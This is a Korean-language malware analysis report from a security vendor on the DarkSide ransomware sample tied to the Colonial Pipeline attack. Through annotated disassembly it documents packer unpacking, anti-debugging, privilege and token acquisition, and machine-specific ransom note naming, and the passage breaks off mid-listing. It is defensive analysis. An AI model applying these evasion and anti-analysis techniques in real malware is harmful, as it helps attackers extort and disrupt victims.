

미국 최대 송유관 공격 마비, 18개 주 비상사태 선포

# 다크사이드 랜섬웨어 분석

(DarkSide Ransomware Analysis Report)

2021.06

# 목 차

## 1. 개요

- 1.1 배경
- 1.2 파일정보

## 2. 분석

- 2.1 DarkSide 랜섬웨어 분석

## 3. 탐지

- 3.1 Privacy-i EDR 탐지 정보

## 4. 대응

# 1. 개요

## 1.1 배경

2020년 8월 최초로 발견된 DarkSide 랜섬웨어는 동유럽 및 러시아 기반의 해킹 그룹이 사용하는 랜섬웨어로서, 해킹 그룹은 데이터 탈취 후 DarkSide 랜섬웨어 감염을 통해 데이터를 암호화한다. 이후 탈취한 데이터에 대한 유출 중단과 암호화한 데이터의 복호화를 빌미로 이중 지불을 하도록 유도한다.

실제로 해킹 그룹은 지난 2021년 5월 7일 미국 동부 해안 연료 공급의 거의 절반을 담당하는 회사인 Colonial Pipeline에 DarkSide 랜섬웨어를 감염시켰다. 이에 대한 여파로 미국 정부는 사고의 영향을 받은 18개 주에 비상 사태를 발표하였으며, 결국 Colonial Pipeline은 몸값으로 500만 달러 (당시 약 56억 4000만원)의 비트코인을 지불하였다. 이후 Toshiba의 프랑스 사업부 또한 DarkSide 랜섬웨어에 감염되었고, 740GB 이상의 데이터를 탈취당했다. 해커 집단은 탈취한 데이터를 인질로 삼아, 일정 시간 내 비트코인을 지불하지 않으면 탈취한 기밀 데이터를 공개하겠다는 협박을 이어가고 있다.

소만사는 지난 2021년 5월 7일 Colonial Pipeline 공격에 사용된, DarkSide 랜섬웨어와 동일한 버전의 변종 샘플을 확보하였다. 이번에 확보한 DarkSide 랜섬웨어 샘플은 PECompact / VMProtect Packer를 이중으로 사용하여 내부 코드 난독화 및 압축을 통해 Anti-Virus 및 EDR 제품의 신속한 분석 및 대응을 어렵게 하였으며, PowerShell을 통한 난독화된 스크립트 실행으로 볼륨 웨도우 복사본 삭제를 수행하여 감염 후 대상 PC를 감염 이전으로 복구할 수 없도록 하였다.

소만사는 본 보고서를 통해 DarkSide 랜섬웨어를 분석하여 그 행위와 대응방안을 제공하며, DarkSide 랜섬웨어 감염에 대해 사전에 예방 및 차단할 수 있도록 본 보고서에 상세한 내용을 서술하였다.


## 1.2 파일 정보

Name	[random].exe (가칭)
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	6d656f110246990d10fe0b0132704b1323859d4003f2b1d5d03f665c710b8fd3
Description	DarkSide Ransomware

## 2. 분석

이번 5 월 7 일 Colonial Pipeline 공격에 사용된 버전의 DarkSide 랜섬웨어는 PECompact 및 VMProtect 라는 Packing Software 로 이중으로 압축되어 있으며, 이를 통해 보안 제품에서 탐지 및 대응을 어렵게 하였다. 또한 PowerShell 프로세스로 난독화된 스크립트를 실행하여 볼륨 웨도우 복사본 삭제를 수행하여 감염된 PC 를 감염 이전의 상태로 복구할 수 없도록 하였다. 이후 감염 PC 를 대상으로 암호화를 수행한다.

### 2.1 DarkSide 랜섬웨어 분석



[그림 1] DarkSide 랜섬웨어 동작

#### ①. Attack Command From Attacker

- Attacker 는 DarkSide 랜섬웨어 실행을 위해 C&C 서버에 공격 명령을 내린다.

#### ②. Ransomware Execution Via C&C

- DarkSide 랜섬웨어는 C&C 서버의 실행 명령에 따라, 피해자의 PC 내에서 실행된다.

#### ③. PECompact Unpack

- PECompact Packer 로 압축되어 있던 코드는 실행 과정에 따라 Unpack 되어 메모리에 적재된다.

#### ④. VMProtect Unpack

- VMProtect Packer 로 압축되어 있던 코드는 실행 과정에 따라 Unpack 되어 DarkSide 랜섬웨어의 바이너리가 메모리에 적재된다.

#### ⑤. PowerShell Execution With Obfuscated Commands

- PowerShell 을 이용하여 난독화된 스크립트를 실행한다.

⑥. Delete VolumeShadowCopy

- PowerShell 프로세스에 의해 난독화된 스크립트가 실행되며, VolumeShadowCopy 를 삭제한다.

⑦. Data Encryption

- 감염된 PC 내 데이터 암호화를 수행한다.

이번 DarkSide 랜섬웨어는 내부적으로 PECompact / VMProtect Packer라는 Packer로 이중 압축 되어있다. 압축된 코드는 실행 과정에 따라 메모리 내 압축 해제되어 적재되며, 이후 압축 해제되어 암호화 행위를 수행한다. 압축 해제 후 암호화 행위에 앞서, 난독화된 파워셸 스크립트를 실행한다. 이를 통해 감염 PC 내 VolumeShadowCopy를 삭제하여 PC를 이전 상태로 복구할 수 없도록 한다

[표 1] DarkSide 랜섬웨어 행위 요약

## 2.2 PECompact Packer

### 2.2.1 PECompact Packer Signature

00400000	00001000	darkside.exe		IMG	-R---	ERWC-
00401000	00011000	".text"	실행 가능한 코드	IMG	ERW--	ERWC-
00412000	00001000	".rsrc"	리소스	IMG	ERW--	ERWC-

[그림 2] DarkSide 랜섬웨어 초기 섹션

DarkSide 랜섬웨어의 초기 섹션을 확인하면, 위와 같이 .text 및 .rsrc 섹션을 확인할 수 있다. 일반적인 바이너리의 섹션과 다르며, 이를 통해 Packing 되어 있음을 확인할 수 있다.

```

00000200 B8 40 2D 41 00 50 64 FF 35 00 00 00 00 64 89 25 .@-A.Pdy5...d%
00000210 00 00 00 00 33 C0 89 08 00 00 00 00 00 00 00 ...3A%.....
00000220 00 00 00 E9 07 34 D2 B8 3D 7B CB 60 D4 FA 2C C8 ...é.4Ô,={È`Óú,È
00000230 31 64 BB 2E AB 5A ED 45 EF AF B0 31 71 6B 86 7B ld».«ZiEi~°lqk+{
00000240 2F 8C 96 DC 64 BD 39 F9 73 4B A9 85 34 E8 DD 9C /@-Üd*9ùsK@...4èÿœ
00000250 17 43 CD AE CB F7 3C 29 B0 19 77 3E C5 A4 7F 59 .CÍ@È÷<)° .w>Åµ.Y
00000260 3D B0 17 4C F6 84 E4 B7 FA 6A CD F7 1F 0B D3 10 =°.Lö,,ä·újí÷..Ó.
00000270 4A 94 9E E8 9D 42 93 12 3D CB F6 F4 6C C4 E0 84 J"žè.B".=ÈöóIÄä,,
00401000 B8 402D4100 mov eax,darkside.412D40
00401005 50 push eax
00401006 64:FF35 00000000 push dword ptr ds:[0]
0040100D 64:8925 00000000 mov dword ptr ds:[0],esp
00401014 33C0 xor eax,eax
00401016 8908 mov dword ptr ds:[eax],ecx

```

[그림 3] PECompact Packer Signature Pattern

PECompact Packer 에 의해 압축된 DarkSide 랜섬웨어는 초기 EntryPoint 를 확인할 때 위와 같이 특정 패턴을 확인할 수 있는데, 이를 통해 PECompact Packer 에 의해 패키징되어 있음을 확인할 수 있다.

```
B8 ?? ?? ?? ?? 50 64 FF 35 ?? ?? ?? ?? 64 89 25 ?? ?? ?? ?? 33 C0
```

[표 2] PECompact Packer Signature Pattern

PECompact Packer 의 Signature Pattern 을 정리하면 위의 표와 같다. 소만사는 샘플 수집 후, 분석 과정에서 위의 Signature Pattern 을 확인하고 PECompact Unpack 하여 분석을 진행하였다.

### 2.2.2 PECompact Unpack

00412D84	6A 40	push 40	f1Protect = 40
00412D86	68 00100000	push 1000	f1AllocationType = 1000
00412D88	FF73 04	push dword ptr ds:[ebx+4]	dwSize = 27C8
00412D8E	6A 00	push 0	lpAddress = NULL
00412D90	8B4B 10	mov ecx,dword ptr ds:[ebx+10]	
00412D93	03CA	add ecx,edx	
00412D95	8B01	mov eax,dword ptr ds:[ecx]	
00412D97	FFD0	call eax	VirtualAlloc

00404BAE	10 53 98 A4	91 B4 7D 56	E8 BC 20 A7	00404BAE	55 8B EC EB	10 56 4D 50	72 6F 74 65
00404BBE	2A F4 3A B4	9F 56 5C 1F	DE F4 BE B9	00404BBE	65 67 69 6E	00 8B 45 0C	83 F8 01 75
00404BCE	7D 38 D3 D1	55 D5 E2 B8	7A A5 88 89	00404BCE	A3 A2 F9 40	00 E8 66 00	00 00 A3 9E
00404BDE	0F 3E E3 DB	DB 48 FE 39	D1 C2 E2 2D	00404BDE	10 68 DB C3	40 00 68 CB	C3 40 00 E8

00404BAE	1053 98	adc byte ptr ds	00404BAE	55	push ebp
00404BB1	A4	movsb	00404BAF	8BEC	mov ebp,esp
00404BB2	91	xchg ecx,eax	00404BB1	EB 10	jmp darkside.4048C3
00404BB3	B4 7D	mov ah,7D	00404BB3	56	push esi
00404BB5	56	push esi	00404BB4	4D	dec ebp
00404BB6	E8 BC20A7B1	call B1E76C77	00404BB5	50	push eax
			00404BB6	72 6F	jb darkside.404C27

[그림 4] PECompact Unpack 과정 및 결과 [좌/우]

PECompact Unpack 과정은 위와 같이 수 번의 VirtualAlloc API 호출을 통해 메모리를 할당 후, 압축된 코드를 적재하여 이를 압축 해제하는 과정을 통해 수행된다. 실제 Unpack 과정 수행 후 0x00404BAE 주소의 코드가 변경되었음을 확인할 수 있다.

### 2.3. VMProtect Packer

#### 2.3.1 VMProtect Packer Signature

00404BAE	55		push ebp	
00404BAF	8BEC		mov ebp,esp	
00404BB1	EB 10		jmp darkside.404BC3	
00404BB3	56		push esi	
00404BB4	4D		dec ebp	
00404BB5	50		push eax	
00404BB6	72 6F		jb darkside.404C27	
00404BB8	74 65		je darkside.404C1F	
00404BBA	637420 62		arpl word ptr ds:[eax+62],si	
00404BAE	55 8B EC EB 10 56 4D 50 72 6F 74 65 63 74 20 62		U.ïe.VMProtect b	
00404BBE	65 67 69 6E 00 8B 45 0C 83 F8 01 75 5F 8B 45 08		egin..E..ø.u_.E.	
00404BCE	A3 A2 F9 40 00 E8 66 00 00 00 A3 9E F9 40 00 6A		fcü@.ëf...f.ü@.j	
00404BDE	10 68 DB C3 40 00 68 CB C3 40 00 E8 2E CB FF FF		.h0A@.hEA@.è.Ëyy	
00404BEE	E8 37 CC FF FF 68 9A F9 40 00 6A FF E8 1D DC FF		è7iyh.ü@.jyè.üy	
00404BFE	FF E8 57 DC FF FF C7 05 34 F8 40 00 02 00 00 00		yëwuyyç.4ø@....	
00404C0E	0F B6 05 F6 F6 40 00 8D 0C C5 01 00 00 00 F7 D8		.ñ.öø@...A...÷ø	
00404C1E	6A 00 6A 00 51 50 FF 15 3E FC 40 00 5D C2 0C 00		j.j.QPY.>ü@.jA..	
00404C2E	EB 0E 56 4D 50 72 6F 74 65 63 74 20 65 6E 64 00		è.VMProtect end.	
00404C3E	64 A1 30 00 00 00 8B 40 18 C3 53 51 52 56 57 33		dj0....@.ASQRVW3	
00404C4E	DB E8 78 D2 FF FF 83 F8 34 74 05 83 F8 3C 75 5C		0è{0yy.ø4t..ø<u\	
00404C5E	64 A1 30 00 00 00 8B 40 08 A3 A2 F9 40 00 E8 CD		dj0....@.fcü@.èf	

[그림 5] 이중 압축된 VMProtect Packer

PECompact Packer 에 대한 Unpack 수행 후 위와 같이 0x00404BAE 주소를 확인할 수 있는데, 해당 주소를 보면 또 하나의 Packer 에 대한 진입점을 확인할 수 있다. 해당 Packer 에 대한 정보를 확인하기 위해 메모리 내 문자열을 확인하면 'VMProtect begin' 및 'VMProtect end' 라는 문자열을 볼 수 있는데, 이를 통해 VMProtect Packer 를 이용하여 실행 압축되어 있음을 확인할 수 있다.

#### 2.3.2 VMProtect Unpack

001C1294	C1E1 0C		shl ecx,C	
001C1297	51		push ecx	
001C1298	8D45 FC		lea eax,dword ptr ss:[ebp-4]	
001C129B	50		push eax	
001C129C	6A 04		push 4	
001C129E	68 00100000		push 1000	
001C12A3	51		push ecx	
001C12A4	FF93 5A300010		call dword ptr ds:[ebx+1000305A]	VirtualProtect
00412DFA	FF11		call dword ptr ds:[ecx]	ecx:EntryPoint
00412DFC	8BC6		mov eax,esi	esi:EntryPoint
00412DFE	5A		pop edx	edx:EntryPoint
00412DFF	5E		pop esi	esi:EntryPoint
00412E00	5F		pop edi	edi:EntryPoint
00412E01	59		pop ecx	ecx:EntryPoint
00412E02	5B		pop ebx	
00412E03	5D		pop ebp	
00412E04	FFE0		jmp eax	jmp eax = jmp 00407DE2
00407DE2	E8 A5FDFFFF		call darkside.407B8C	
00407DE7	6A 00		push 0	
00407DE9	E8 00000000		call <JMP.&ExitProcess>	call \$0
00407DEE	FF25 08804000		jmp dword ptr ds:[<&ExitProcess>]	JMP.&ExitProcess
00407DF4	FF25 00804000		jmp dword ptr ds:[<&GetProcAddress>]	JMP.&GetProcAddress
00407DFA	FF25 04804000		jmp dword ptr ds:[<&LoadLibraryA>]	JMP.&LoadLibraryA

[그림 6] VMProtect Unpack

VMProtect Unpack 과정은 위와 같이, 일련의 과정이 수행된 후 VirtualProtect API 호출을 통해 메모리 영역의 속성을 변경하여 수행된다. 그 후 실제 DarkSide 랜섬웨어의 코드 실행부로 가기 위해 jmp eax 명령을 수행하는데, 해당 주소가 이전의 PECompact Packer 및 VMProtect Packer 로 압축된 코드를 모두 압축 해제한 후 실행되는 실제 DarkSide 랜섬웨어 코드 실행부이다.

## 2.4 DarkSide 랜섬웨어

### 2.4.1 관리자 권한 확인

00407BAB	75 04	jne darkside.407BB1	
00407BAD	8BE5	mov esp,ebp	
00407BAF	5D	pop ebp	
00407BB0	C3	ret	
00407BB1	FF15 AAFD4000	call dword ptr ds:[<&IsUserAnAdmin>]	
00407BB7	85C0	test eax,eax	
00407BB9	74 0C	je darkside.407BC7	
00407BBB	C705 24F84000 01000000	mov dword ptr ds:[40F824],1	
00407BC5	EB 27	jmp darkside.407BEE	
00407BC7	E8 CDCFFFFFFF	call darkside.404899	
00407BCC	85C0	test eax,eax	
00407BCE	75 0C	jne darkside.407BDC	
00404B22	6A 00	push 0	
00404B24	6A 00	push 0	
00404B26	6A 00	push 0	
00404B28	FF75 F8	push dword ptr ss:[ebp-8]	[ebp-8]
00404B2B	6A 00	push 0	
00404B2D	FF75 FC	push dword ptr ss:[ebp-4]	[ebp-4]
00404B30	FF15 56FD4000	call dword ptr ds:[<&AdjustTokenPrivileges>]	

[그림 7] 관리자 권한 확인 및 권한 획득

DarkSide 랜섬웨어는 IsUserAnAdmin API 호출을 통해 현재 프로세스의 실행 권한이 관리자 권한에 의해 실행되었는지 확인한다. 만약, 관리자 권한으로 실행되지 않았다면 AdjustTokenPrivileges API 호출을 통해 필요한 권한을 획득한다. 관리자 권한이 보장되지 않으면, 관리자 권한으로 접근할 수 있는 특정 디렉토리는 암호화를 시킬 수 없기 때문이다.

### 2.4.2 안티 디버깅

00407C1C	F7D8	neg eax	
00407C1E	6A 00	push 0	
00407C20	6A 00	push 0	
00407C22	51	push ecx	push ecx = 0x11
00407C23	50	push eax	
00407C24	FF15 3EFC4000	call dword ptr ds:[<&NtSetInformationThread>]	
00407C2A	EB 0E	jmp darkside.407C3A	

[그림 8] 안티 디버깅을 통한 분석 우회

이후, NtSetInformationThread API 를 호출하는데, 해당 API 를 통해 안티 디버깅 기법을 수행할 수 있다. 해당 API 호출 시, 2 번째 인자인 ThreadInformationClass 에 0x11(ThreadHideFromDebugger)를 전달하여 호출하면 현재 Thread 와 연결 중인 디버거와 연결이 해제된다. 이를 통해 디버깅을 수행하는 프로세스 및 악성코드 분석가에 대해 우회를 수행한다.



### 2.4.3 우선순위 확인

00404B7C	6A 02	push 2	
00404B7E	68 08FF4000	push darkside.40FF08	
00404B83	6A 12	push 12	push 12 = ProcessPriorityClass
00404B85	6A FF	push FFFFFFFF	
00404B87	FF15 42FC4000	call dword ptr ds:[<&NtSetInformationProcess>]	
00404B8D	C12D 08FF4000 08	shr dword ptr ds:[40FF08],8	
00404B94	6A 04	push 4	
00404B96	68 08FF4000	push darkside.40FF08	
00404B98	6A 21	push 21	push 21 = ProcessIoPriority
00404B9D	6A FF	push FFFFFFFF	
00404B9F	FF15 42FC4000	call dword ptr ds:[<&NtSetInformationProcess>]	
00404BA5	5F	pop edi	edi:EntryPoint
00404BA6	5E	pop esi	esi:EntryPoint
00404BA7	5A	pop edx	
00404BA8	59	pop ecx	
00404BA9	5B	pop ebx	
00404BAA	5D	pop ebp	
00404BAB	C2 0400	ret 4	

[그림 9] 프로세스 우선순위 확인

NtSetInformationProcess API 호출을 통해 프로세스의 우선 순위 및 입출력 우선 순위를 확인한다. 이를 위해 NtSetInformationProcess API 에 ProcessPriorityClass 및 ProcessIoPriority 를 인자로 주어, 두 번 호출한다. 해당 작업은 향후 파일 암호화 및 기타 랜섬 행위 수행 시 프로세스의 우선 순위를 높여 빠른 암호화를 수행할 수 있도록 함이며, 해당 작업에는 IO(Input/Output)으로 분류되는 입출력 행위에 대한 우선 순위가 보장되어야 하기 때문이다.

### 2.4.4 특정 프로세스 실행여부 확인

00402C70	C745 F8 00040000	mov dword ptr ss:[ebp-8],400	
00402C77	FF75 F8	push dword ptr ss:[ebp-8]	
00402C7A	6A 00	push 0	
00402C7C	FF35 9EF94000	push dword ptr ds:[40F99E]	
00402C82	FF15 56FC4000	call dword ptr ds:[<&RtlAllocateHeap>]	
00402C88	8945 F4	mov dword ptr ss:[ebp-C],eax	
00402C8B	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00402C8E	50	push eax	
00402C8F	FF75 F8	push dword ptr ss:[ebp-8]	
00402C92	FF75 F4	push dword ptr ss:[ebp-C]	
00402C95	6A 05	push 5	push 5 = SystemProcessInformation
00402C97	FF15 1AFC4000	call dword ptr ds:[<&NtQuerySystemInformation>]	
00402CF6	8B5D F4	mov ebx,dword ptr ss:[ebp-C]	
00402CF9	8B33	mov esi,dword ptr ds:[ebx]	
00402CFB	837B 3C 00	cmp dword ptr ds:[ebx+3C],0	ebx: " "
00402CFF	74 1D	je darkside.402D1E	[ebx+3C]:L"System"
00402D01	68 D89E4000	push darkside.409ED8	409ED8:L"explorer.exe"
00402D06	FF73 3C	push dword ptr ds:[ebx+3C]	[ebx+3C]:L"System"
00402D09	FF15 D6FB4000	call dword ptr ds:[<&_wcsicmp>]	

```
typedef struct _SYSTEM_PROCESS_INFO
{
    ULONG NextEntryOffset;
    ULONG NumberOfThreads;
    LARGE_INTEGER Reserved[3];
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
    UNICODE_STRING ImageName;
    ULONG BasePriority;
    HANDLE ProcessId;
    HANDLE InheritedFromProcessId;
}SYSTEM_PROCESS_INFO, *PSYSTEM_PROCESS_INFO;
```

[그림 10] 특정 프로세스 실행여부 확인

NtQuerySystemInformation API 호출을 수행하는데, SystemInformationClass 인자값으로 0x5(SystemProcessInformation)를 전달한다. 이를 통해 SYSTEM\_PROCESS\_INFO 구조체에 정보를

받아와, 실행중인 시스템 프로세스 목록을 획득한다. 획득한 프로세스 목록을 \_wcsicmp API 호출을 통해 explorer.exe 가 실행 중인지 ImageName 문자열 비교하여 확인한다.

### 2.4.5 대상 프로세스 토큰 획득 시도를 통한 권한 확인

00402C1A	50	push eax	
00402C1B	6A 00	push 0	
00402C1D	68 FF0F1F00	push 1F0FFF	
00402C22	FF15 B6FC4000	call dword ptr ds:[<&OpenProcess>]	
00402C28	8945 FC	mov dword ptr ss:[ebp-4],eax	
00402C2B	837D FC 00	cmp dword ptr ss:[ebp-4],0	
00402C2F	74 12	je darkside.402C43	
00402C31	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00402C34	50	push eax	
00402C35	68 00000002	push 2000000	
00402C3A	FF75 FC	push dword ptr ss:[ebp-4]	
00402C3D	FF15 42FD4000	call dword ptr ds:[<&OpenProcessToken>]	
00402C43	837D FC 00	cmp dword ptr ss:[ebp-4],0	
00402C47	74 09	je darkside.402C52	
00402C49	FF75 FC	push dword ptr ss:[ebp-4]	
00402C4C	FF15 82FC4000	call dword ptr ds:[<&CloseHandle>]	

[그림 11] 토큰 획득 시도를 통한 권한 확인

이전에 확인한 explorer.exe 의 핸들을 획득한 후 토큰을 0x2000000(MAXIMUM\_ALLOWED) 권한으로 획득하여, DarkSide 랜섬웨어의 암호화 수행에 방해가 되는 시스템 프로세스 및 보안 프로세스 등을 제어 또는 종료할 수 있다.

### 2.4.6 MachineGuid 획득

00403B53	50	push eax	
00403B54	68 01010000	push 101	
00403B59	6A 00	push 0	
00403B5B	56	push esi	
00403B5C	68 02000080	push 80000002	
00403B61	FF15 7EFD4000	call dword ptr ds:[<&RegOpenKeyExW>]	SOFTWARE\Microsoft\Cryptography HKEY_LOCAL_MACHINE
00403B67	85C0	test eax,eax	
00403B69	0F85 AC000000	jne darkside.403C18	
00403B6F	C745 F8 01000000	mov dword ptr ss:[ebp-8],1	
00403B76	C745 F4 80000000	mov dword ptr ss:[ebp-C],80	
00403B7D	68 68A74000	push darkside.40A768	
00403B82	E8 3ADFFFFFFF	call darkside.401AC1	
00403B87	8BF8	mov edi,eax	edi:L"MachineGuid"
00403B89	8D45 F4	lea eax,dword ptr ss:[ebp-C]	
00403B8C	50	push eax	
00403B8D	8D85 34FFFFFFF	lea eax,dword ptr ss:[ebp-CC]	
00403B93	50	push eax	
00403B94	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00403B97	50	push eax	
00403B98	6A 00	push 0	
00403B9A	57	push edi	MachineGuid
00403B9B	FF75 FC	push dword ptr ss:[ebp-4]	
00403B9E	FF15 96FD4000	call dword ptr ds:[<&RegQueryValueExW>]	

[그림 12] MachineGuid 획득

RegOpenKeyExW 및 RegQueryValueExW API 호출을 통해 MachineGuid 를 획득한다. MachineGuid 값의 의미는 Hardware ID 로서, 해당 값은 고유한 값을 갖는다. 다수의 랜섬웨어는 해당 값을 이용하여 감염 PC 의 고유한 암호화 시그니처를 생성하거나, 이를 암호화하여 C&C 서버로 전송한다.

### 2.4.7 감염 PC 고유 CRC32 Hash 생성

00401DED	E8 EBF5FFFF	call darkside.4013DA	
00401DF2	FF75 0C	push dword ptr ss:[ebp+C]	
00401DF5	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]: "8dd30447-3586-4db7-8716-46a698f281b2"
00401DF8	68 EFBEADDE	push DEADBEEF	
00401DFD	FF15 0AFC4000	call dword ptr ds:[<&RtlComputeCrc32>]	
00401E03	FF75 0C	push dword ptr ss:[ebp+C]	
00401E06	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]: "8dd30447-3586-4db7-8716-46a698f281b2"
00401E09	50	push eax	
00401E0A	FF15 0AFC4000	call dword ptr ds:[<&RtlComputeCrc32>]	
00401E10	3107	xor dword ptr ds:[edi],eax	
00401E12	FF75 0C	push dword ptr ss:[ebp+C]	
00401E15	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]: "8dd30447-3586-4db7-8716-46a698f281b2"
00401E18	50	push eax	
00401E19	FF15 0AFC4000	call dword ptr ds:[<&RtlComputeCrc32>]	
00401E1F	3147 04	xor dword ptr ds:[edi+4],eax	
00401E22	FF75 0C	push dword ptr ss:[ebp+C]	
00401E25	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]: "8dd30447-3586-4db7-8716-46a698f281b2"
00401E28	50	push eax	
00401E29	FF15 0AFC4000	call dword ptr ds:[<&RtlComputeCrc32>]	
00401E2F	3147 08	xor dword ptr ds:[edi+8],eax	
00401E32	FF75 0C	push dword ptr ss:[ebp+C]	
00401E35	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]: "8dd30447-3586-4db7-8716-46a698f281b2"
00401E38	50	push eax	
00401E39	FF15 0AFC4000	call dword ptr ds:[<&RtlComputeCrc32>]	

00403C39	51	push ecx	
00403C3A	52	push edx	
00403C3B	56	push esi	esi:EntryPoint
00403C3C	57	push edi	edi:EntryPoint
00403C3D	FF35 B6A44000	push dword ptr ds:[40A4B6]	
00403C43	68 BAA44000	push darkside.40A4BA	40A4BA: L"README%s.TXT"
00403C48	E8 88DAFFFF	call darkside.4016D5	
00403C4D	68 38F84000	push darkside.40F838	.503900e4
00403C52	68 BAA44000	push darkside.40A4BA	README%s.TXT
00403C57	FF75 08	push dword ptr ss:[ebp+8]	
00403C5A	FF15 FAFB4000	call dword ptr ds:[<&swprintf>]	

[그림 13] 감염 PC 고유 CRC32 Hash 생성

이전에 획득한 MachineGuid 를 이용하여 RtlComputeCrc32 API 를 총 20 번 호출한 후, CRC32 Hash 를 생성한다. 이는 차후 생성할 랜섬노트에 감염 PC 의 고유 CRC32 Hash 를 기입하기 위함이다. CRC32 Hash 를 구한 후 sprintf API 를 호출하는데, 인자로 CRC32 Hash 와 README%s.txt 문자열을 이용해 감염 PC 고유의 랜섬노트 이름을 생성한다.

### 2.4.8 특정 폴더 경로 획득

004040FE	6A 00	push 0	
00404100	6A 1C	push 1C	
00404102	8D85 E8FBFFFF	lea eax,dword ptr ss:[ebp-418]	
00404108	50	push eax	
00404109	6A 00	push 0	
0040410B	FF15 B2FD4000	call dword ptr ds:[<&SHGetSpecialFolderPath>]	
00404111	8D85 E8FBFFFF	lea eax,dword ptr ss:[ebp-418]	
00404117	50	push eax	
00404118	FF15 EEFD4000	call dword ptr ds:[<&PathAddBackslash>]	

0019FB44	43 00 3A 00	5C 00 55 00	73 00 65 00	72 00 73 00	C.:.\.U.s.e.r.s.
0019FB54	5C 00 4A 00	65 00 6F 00	6E 00 67 00	47 00 65 00	\.J.e.o.n.g.G.e.
0019FB64	6F 00 6E 00	57 00 6F 00	6F 00 5C 00	41 00 70 00	o.n.w.o.o.\.A.p.
0019FB74	70 00 44 00	61 00 74 00	61 00 5C 00	4C 00 6F 00	p.D.a.t.a.\.L.o.
0019FB84	63 00 61 00	6C 00 00 00	8B 75 1E A4	00 00 78 00	c.a.]...u.ㅁ..{.

[그림 14] 특정 폴더 경로 획득

SHGetSpecialFolderPathW API 호출을 통해 C:\Users\[UserName]\AppData\Local 폴더의 경로를 획득한 후 해당 폴더에 감염 후 변경할 파일 아이콘 이미지 파일을 생성한다.

#### 2.4.9 변경할 파일 아이콘 이미지 파일 생성

```

00401D7E 6A 00          push 0
00401D80 68 80000000   push 80
00401D85 6A 02          push 2
00401D87 6A 00          push 0
00401D89 6A 00          push 0
00401D8B 68 00000040   push 40000000
00401D90 FF75 08        push dword ptr ss:[ebp+8]
00401D93 FF15 6AFC4000 call dword ptr ds:[<&CreateFile>]
00401D99 8945 FC        mov dword ptr ss:[ebp-4],eax
00401D9C 837D FC FF    cmp dword ptr ss:[ebp-4],FFFFFFFF
00401DA0 74 22         je darkside.401DC4
00401DA2 6A 00          push 0
00401DA4 8D45 F8        lea eax,dword ptr ss:[ebp-8]
00401DA7 50            push eax
00401DA8 FF75 10        push dword ptr ss:[ebp+10]
00401DAB FF75 0C        push dword ptr ss:[ebp+C]
00401DAE FF75 FC        push dword ptr ss:[ebp-4]
00401DB1 FF15 7AFC4000 call dword ptr ds:[<&WriteFile>]
    
```

PeerDistRepub	2021-05-24 오후 4:20	파일 폴더	
PlaceholderTileLogoFolder	2021-03-24 오전 10:54	파일 폴더	
Programs	2021-03-12 오후 1:45	파일 폴더	
Publishers	2021-03-11 오전 11:47	파일 폴더	
Temp	2021-05-25 오전 10:25	파일 폴더	
VirtualStore	2021-03-11 오전 11:47	파일 폴더	
503900e4	2021-05-25 오전 10:38	아이콘	34KB



[그림 15] 변경할 파일 아이콘 이미지 파일 생성

이전에 획득한 C:\Users\[UserName]\AppData\Local 폴더의 경로에 CRC32 Hash 로 ico 이미지 파일을 생성한다. 이는 DarkSide 랜섬웨어가 파일 암호화 후 아이콘 이미지를 변경하는데, 해당 행위에 사용할 이미지 파일이다.

### 2.4.10 CRC32 Hash 레지스트리 생성

```

004041CD  50      push eax
004041CE  6A 00   push 0
004041D0  68 00000002 push 2000000
004041D5  6A 00   push 0
004041D7  6A 00   push 0
004041D9  6A 00   push 0
004041DB  FF75 08  push dword ptr ss:[ebp+8]
004041DE  68 00000080 push 80000000
004041E3  FF15 82FD4000 call dword ptr ds:[<&RegCreateKeyExw>]

```

[ebp+8]:L".503900e4"  
HKEY\_CLASSES\_ROOT

```

00404203  50      push eax
00404204  56      push esi
00404205  6A 01   push 1
00404207  6A 00   push 0
00404209  68 70F64000 push darkside.40F670
0040420E  FF75 FC  push dword ptr ss:[ebp-4]
00404211  FF15 86FD4000 call dword ptr ds:[<&RegSetValueExw>]

```

esi:L"503900e4"

컴퓨터\HKEY\_CLASSES\_ROOT\503900e4



[그림 16] CRC32 Hash 레지스트리 생성

HKEY\_CLASSES\_ROOT 경로에 CRC32 Hash 인 .503900e4 로 레지스트리를 생성한다. 해당 값은 PC 내 데이터의 암호화 시 확장명에 사용된다.

### 2.4.11 확장자에 아이콘 이미지 연결

```

00404274  50      push eax
00404275  6A 00   push 0
00404277  68 00000002 push 2000000
0040427C  6A 00   push 0
0040427E  6A 00   push 0
